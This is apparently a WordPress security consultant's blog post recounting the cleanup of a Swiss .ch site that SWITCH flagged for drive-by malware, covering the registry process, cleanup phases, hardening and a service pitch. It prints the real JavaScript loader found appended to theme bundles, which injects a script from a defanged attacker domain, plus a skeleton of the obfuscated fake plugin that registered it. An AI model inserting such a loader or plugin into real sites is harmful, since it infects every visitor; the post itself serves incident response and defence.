SWITCH Domain Deactivation Warning for Drive-By Malware: How I Saved a Hacked WordPress Site (Real Case Study)

If you’ve received a notification from SWITCH (the registry for .ch and .li domains) saying your website has been flagged for “drive-by” malware and warning that the domain will be deactivated within 24 hours, you’re dealing with a Swiss-specific emergency that requires immediate action. Drive-by malware means your site is silently infecting visitors with malicious code the moment they load a page, and SWITCH will block the domain on a tight regulatory deadline if it’s not cleaned. The fix is to identify the exact malicious code SWITCH (via saferinternet.ch) is reporting, remove it precisely enough to pass a rescan, request the rescan immediately to lift the deactivation threat, and only then continue with the deeper cleanup that prevents reinfection.
Quick Answer: SWITCH “Drive-By” Malware Warning on a .ch Domain
- What it is: the Swiss domain registry has detected drive-by malware on your site and will block the domain if it’s not cleaned in time
- Why it’s urgent: SWITCH operates under Swiss law (Article 15 OID) and has the legal authority to deactivate
.chand.lidomains for malware - The deadline: typically 24 hours from the notification email, sometimes shorter if the abuse is severe
- How to lift the threat fast: clean the exact files reported in the saferinternet.ch report, request a rescan, get the domain unsuspended (often within 30 minutes)
- What you must not skip: a deeper forensic audit — drive-by malware almost always travels with backdoors and a scanner-flagged subset is rarely the whole infection
It’s the Friday afternoon email no Swiss business owner wants to open. The sender is SWITCH — the official registry for every .ch and .li domain in Switzerland and Liechtenstein. The subject line mentions “drive-by,” “malware,” and a deadline.
“It has come to our attention that the website [your-domain].ch is being misused for Drive-By… If you have not yet cleaned your website by [time/date], SWITCH will temporarily deactivate the domain name…”
If you’ve received this, you have hours, not days. Below is the full anatomy of a real SWITCH drive-by case I worked on for a Swiss client, what the malicious code actually looked like, how I got the domain unsuspended in about 30 minutes after the rescan request, and the deeper cleanup that uncovered 1,589 infected files the registry’s scanner had no way of seeing.
If you’re staring at a SWITCH email right now and need help immediately, my WordPress malware removal service is built for exactly this situation.

What a SWITCH “Drive-By” Warning Actually Means
Two terms in the email matter, and most site owners read past them in the panic. Understanding both is what tells you how serious the situation is.
SWITCH
SWITCH (technically the Switch Foundation) is the official registry for all .ch domain names in Switzerland and all .li domain names in Liechtenstein. They’re not your hosting provider. They’re not Google. They’re the legal authority that controls whether your domain name resolves at all.
Under Article 15 of the Swiss Ordinance on Internet Domains (OID), SWITCH is authorized — and in some cases obligated — to block (deactivate) a domain name when the website attached to it is found to be spreading malware or running phishing. They typically give domain holders 24 hours from notification to remove the malicious content. If the harmful content is not removed within one working day, the registry blocks the domain and the website becomes unreachable.
The block can be imposed for up to five working days. At the request of an OFCOM-accredited agency, it can be extended further. This is not a marketing email. It’s regulatory enforcement.
“Drive-By”
A drive-by infection means the malware loads automatically when someone visits the site. The visitor doesn’t have to click anything, download anything, or interact with anything. Just opening a page in a browser is enough to trigger the malicious payload.
That’s why SWITCH treats it as a high-severity abuse type. Every visitor to a Swiss site running drive-by malware is at risk of being infected on a single page load.
How SWITCH detects it
The notification email includes a link to a saferinternet.ch status page. That page contains the specific evidence — usually the exact malicious script tag or the specific file path where the infection was found. This is the “smoking gun” you need before any cleanup can succeed.
If you skip the saferinternet.ch report and go straight into a generic malware scan, you’ll waste hours on the wrong things. The report tells you exactly what SWITCH is rescanning for. That’s what has to be clean for the deactivation to be lifted.
The Real Drive-By Code I Found on This Site
The infection on this client’s site was a textbook drive-by JavaScript injection. The attacker had appended a tiny loader to the end of legitimate, minified JavaScript bundles inside the WordPress theme. Here’s what it looked like (the URL is intentionally defanged):
;(function(a,c,z,e,t){e=a.createElement(c);t=a.getElementsByTagName(c)[0];
e.async=1; e.src=z; t.parentNode.insertBefore(e,t);
})(document,'script','hxxps://billing[.]roofnrack[.]us/dh+V4w099ooSPa/RQSi5wQQ9r8EbPeg=');
IOC defanged: replace hxxps with https and [.] with . only inside an isolated analysis environment.
In plain English, this code does three things:
- Creates a new
<script>tag programmatically - Sets its source to an attacker-controlled URL on a domain that has nothing to do with the site
- Inserts that script tag into the page, asynchronously, before the first existing script
The browser then fetches and executes whatever JavaScript the attacker is serving from that external URL. That payload can change at any time — the same infection can deliver a credential stealer one day, a redirect to a scam site the next, and a cryptominer the day after. The site owner sees nothing different on their own visits, but every visitor coming to the site is loading the attacker’s code in real time.
This is exactly why SWITCH treats it so seriously. The infection isn’t damaging the site visually — it’s weaponizing the site against its own visitors.

Why Drive-By Infections Are So Hard to Catch
The reason this attack class succeeds so often on WordPress sites comes down to a combination of factors:
- The loader is appended to real production code. The JavaScript file still does everything it was supposed to do. The malicious code is just a few extra bytes at the end. Visual review usually misses it.
- The actual payload lives off-site. The malicious script tag points to a third-party domain. Nothing illegal is stored on your server in plain form — just the loader that fetches the bad code.
- The payload is dynamic. Because the attacker controls the external URL, they can change what gets delivered without ever touching your site again. One day it’s adware, the next it’s something worse.
- It’s selective. Many drive-by loaders only fire for specific user agents, geographies, or first-time visitors. The site owner never sees the bad behavior on their own connection.
- Standard malware scanners often miss it. Pattern-matching scanners look for known PHP backdoors. JavaScript appended to a minified bundle from an external URL doesn’t always match the signatures.
The two clearest indicators on this case were:
- An unexpected external script loading from a domain unrelated to the site
- The same loader pattern repeated across multiple JavaScript files in the theme bundle
If you’re investigating a similar case, this related guide goes deeper into JS-based attack patterns: dangerous JavaScript malware targeting WordPress and Node.js sites.
How the Malware Got There: A Fake WordPress Plugin
When I traced backward to find the source, the cleanup got more interesting. The injected script tag wasn’t being added by the theme directly. It was being injected by a fake WordPress plugin hiding inside wp-content/plugins/.
The plugin folder looked superficially legitimate. Inside, however, was a single PHP file packed with deliberately confusing code — function names like coincidemajesticallywing(), long base64-encoded strings, and chains of nonsensical “junk” functions designed to bypass automated scanners.
Here’s the structure of what I found (cleaned for safety):
<?php
function coincidemajesticallywing()
{
    // ...a huge block of unreadable, encoded text...
    $bestrideimpish = 'VkZod1ZtVkZOWEZhZWtrOQ==...';
    // ...more decoding logic...

    return $dearlyvery; // This variable holds the decoded malware URL
}

// ...several junk functions to confuse scanners...

// The actual attack:
wp_register_script('hexagoncontrail', coincidemajesticallywing(), array(), null, false);
That last line is what did the damage. wp_register_script() is a completely standard, legitimate WordPress function — but here it was being weaponized. The fake plugin called the obfuscated decoder function, decoded the malicious URL at runtime, and registered it as a script that WordPress dutifully injected into the page header on every single page load.
To anyone looking at the rendered HTML, it looked like just another script tag among many. Most security plugins would scan the file, see the standard WordPress function calls, and not flag anything obvious.
For the broader pattern of how attackers hide backdoors inside fake plugin folders, see hidden backdoors and fake plugins inside WordPress.
The Cleanup, Phase by Phase
This case had two competing priorities: get the domain unsuspended before SWITCH’s deadline, and clean the site thoroughly enough that the malware couldn’t return. Those goals require different approaches, run in sequence.
Phase 1: Targeted Cleaning to Pass the Rescan
The first step was speed with precision — not a generic full-site scan, but surgical removal of the exact files SWITCH was reporting on the saferinternet.ch page.
- Pulled the registry-flagged JavaScript file list from saferinternet.ch
- Cleaned each flagged file — removing only the appended loader, not damaging the legitimate code at the top of the bundle
- Searched the entire codebase for the loader pattern and the external host reference, to make sure no visible traces remained anywhere
- Cleared every cache layer — the WordPress object cache, any caching plugin (WP Rocket in this case), and the server-side cache, so the rescan would see clean files
I avoided hand-editing inside minified bundles unless I had verified exactly what was injected. With drive-by infections, “clean enough to pass a rescan” requires absolute confidence that the flagged code is gone — not “probably gone.”

Phase 2: Submitting the Rescan
Once the flagged assets were cleaned and verified, I submitted the rescan request directly through the saferinternet.ch portal linked in the SWITCH notification. About 30 minutes later, the registry confirmed the site passed and the deactivation threat was lifted.
That’s the win that matters in the first hour. The domain is safe. The site is back online. The deadline is no longer a clock running against you.
But — and this is the part most cleanups stop too early — that’s only the first phase. The deeper infection was still on the server.
Phase 3: Full Forensic Audit
After the rescan passed, I ran a broader audit across the entire hosting account. That’s when the real scale became clear: 1,589 infected files spread across WordPress core, plugins, themes, and uploads.
Most were JavaScript tail injections — the same loader pattern, repeated across files SWITCH’s scanner had no reason to check. A smaller number were PHP backdoors planted near plugin and theme assets. Those backdoors are what would have re-injected the JavaScript a few hours after cleanup, restarting the entire SWITCH cycle.
For an example of how mass-cleanup at this scale gets done in production environments, see how I cleaned 12,718 malware-infected PHP files in 5 minutes using VS Code.

The full Phase 3 work included:
- Cleaning every compromised file in core, plugins, themes, and uploads
- Removing the JavaScript payloads and PHP backdoors
- Replacing altered files with clean originals from official sources
- Reinstalling outdated themes, plugins, and core files
- Verifying no unauthorized external script origins remained anywhere on the site
- Removing the fake plugin folder responsible for injecting the loader in the first place
Sites I clean often pass an automated scanner check after Phase 1, but a thorough manual review in Phase 3 reveals dozens or hundreds of additional infected files. This is the difference between a “passed the rescan” cleanup and a “won’t come back next week” cleanup.
Phase 4: Hardening to Prevent Reinfection
The fastest way to receive a second SWITCH email is to celebrate Phase 3 and stop. Drive-by malware reaches a WordPress site through a specific entry point — usually an outdated plugin, a stolen credential, or a nulled theme — and that entry point doesn’t fix itself.
For this client, hardening included:
- Updating all plugins, themes, and WordPress core to current versions
- Changing every credential — WordPress admin, hosting cPanel, FTP/SFTP, database, email accounts
- Rotating WordPress security keys (salts) to invalidate any active attacker sessions
- Enabling two-factor authentication on all admin accounts
- Reviewing user roles and removing unnecessary privileges
- Setting up file-integrity monitoring
- Configuring off-host backups (so backups don’t get infected alongside the site)
- Installing a Web Application Firewall (WAF) to block automated exploit attempts
For a complete post-cleanup checklist, see what to do after fixing a hacked WordPress site. And if your site picked up a Google Safe Browsing flag in addition to the SWITCH warning, you may also need Google blacklist removal after the cleanup is complete.
Results From This Case
- ✅ Domain unsuspended the same day
- ✅ SWITCH deactivation threat lifted ~30 minutes after rescan request
- ✅ 1,589 infected files identified and cleaned
- ✅ Drive-by JavaScript loaders removed from every affected file
- ✅ Fake plugin source of the injection deleted
- ✅ PHP backdoors removed
- ✅ Site patched, hardened, and monitored after restoration
The important detail: the fast rescan win in Phase 2 didn’t come at the cost of a shallow cleanup. Phase 3 and Phase 4 happened the same day, on the same incident timeline.
What Site Owners Should Take Away
If you’re reading this because you’ve just received a SWITCH email of your own, the most useful patterns from real cleanups:
- The SWITCH-flagged file is rarely the whole infection. It’s the tip the registry could see from outside. The full compromise is almost always larger.
- Drive-by malware hides inside legitimate-looking assets. A “clean” visual scan of your theme files isn’t enough — the loader can be a single line at the end of a minified bundle.
- Fake plugins are the most common source. If you have plugins installed that you don’t remember installing, treat each one as suspicious until proven otherwise.
- Cleaning only the registry-flagged files lifts the deactivation but won’t keep the site clean. The PHP-side backdoors will re-inject the JavaScript hours later.
- Fast unsuspension is possible, but only if the cleanup is precise and verifiable. Generic “run a scanner and hope” approaches don’t pass rescans reliably.
This related case study covers a similar persistence pattern after the visible infection was removed: why WordPress malware keeps coming back and how to stop it forever.
FAQ
What does “drive-by malware” actually do to my site visitors?
It silently loads attacker-controlled code in their browsers when they open a page. Depending on the payload, this can attempt to steal credentials, install a cryptominer, deliver a fake browser update, or chain into other exploits. Visitors don’t need to click anything — opening the page is enough.
How long do I have to fix the issue before SWITCH deactivates my domain?
SWITCH’s standard policy gives 24 hours from the notification, in line with Article 15 of the Swiss Ordinance on Internet Domains. In practice, deadlines can be shorter (especially if the abuse is severe or repeated) and SWITCH can also extend the block on request from an OFCOM-accredited agency. Treat the deadline in your specific email as final.
Will my site come back automatically once SWITCH lifts the deactivation?
Yes. Once the rescan confirms the malicious content has been removed, the registry restores DNS resolution and your domain becomes reachable again. You’ll need to log into your saferinternet.ch portal to request the rescan after the cleanup is complete.
Can my hosting provider deal with this for me?
Some can — most can’t. Hosting support typically won’t perform forensic-level cleanups, and Swiss-hosted sites in particular often run on small providers without in-house security teams. Your registrar (where the domain is registered) will not clean the site for you — they only manage the domain.
Why isn’t a single malware scanner enough to find drive-by infections?
Because the malicious code is often appended to legitimate JavaScript files, and the actual payload lives on an external server. Pattern-based scanners that look for PHP webshell signatures don’t catch a few lines of JavaScript that load an external script. A combination of remote scanners, server-side scanners, and manual review is what consistently finds these.
What’s the difference between a SWITCH “drive-by” warning and a Google “deceptive site” warning?
Different authorities, different scope. SWITCH controls whether your .ch or .li domain works at all. Google Safe Browsing controls whether Chrome and Search show a warning before users visit. Many hacked Swiss sites end up with both at the same time, and they have to be cleaned and reviewed separately. Google’s review process is requested through Google Search Console after cleanup.
Could the same site get a second SWITCH warning?
Yes — and this is exactly what happens when site owners only do Phase 1 of a cleanup. The visible files get cleaned, the rescan passes, but the underlying backdoor reinfects everything within hours or days. The next SWITCH email arrives shortly after that. This is why Phase 3 and Phase 4 are non-negotiable.
How do I know if I’m seeing drive-by symptoms but haven’t gotten a SWITCH email yet?
The clearest signs: visitors reporting strange popups or browser warnings on your site that you don’t see yourself, antivirus software flagging your domain, an unexpected drop in traffic, or external script tags in your page source pointing to domains you don’t recognize. If any of those apply, get the cleanup started before the SWITCH email arrives.
Related Reading
- WordPress Malware Removal Service
- Dangerous JavaScript malware targeting WordPress and Node.js sites
- Hidden backdoors and fake plugins inside WordPress
- Why WordPress malware keeps coming back
- Website showing wrong content after malware infection
- How I cleaned 12,718 malware-infected PHP files in 5 minutes
- What to do after fixing a hacked WordPress site
- Google blacklist removal service
Need Urgent Help With a SWITCH or Drive-By Notification?
If your .ch or .li domain has just received a SWITCH deactivation warning, your site has been flagged for drive-by malware, or you’re watching a 24-hour deadline run down right now — this is exactly the kind of cleanup I do every week.
I’ve recovered more than 4,500 hacked WordPress sites since 2018, including drive-by infections, SWITCH suspensions, blacklist warnings, and same-day emergency recoveries. I can help you identify the root cause, clean it precisely enough to pass the rescan, and harden the site afterward so the warning doesn’t return.
Get Expert WordPress Malware Removal — or contact me directly via the hire me page.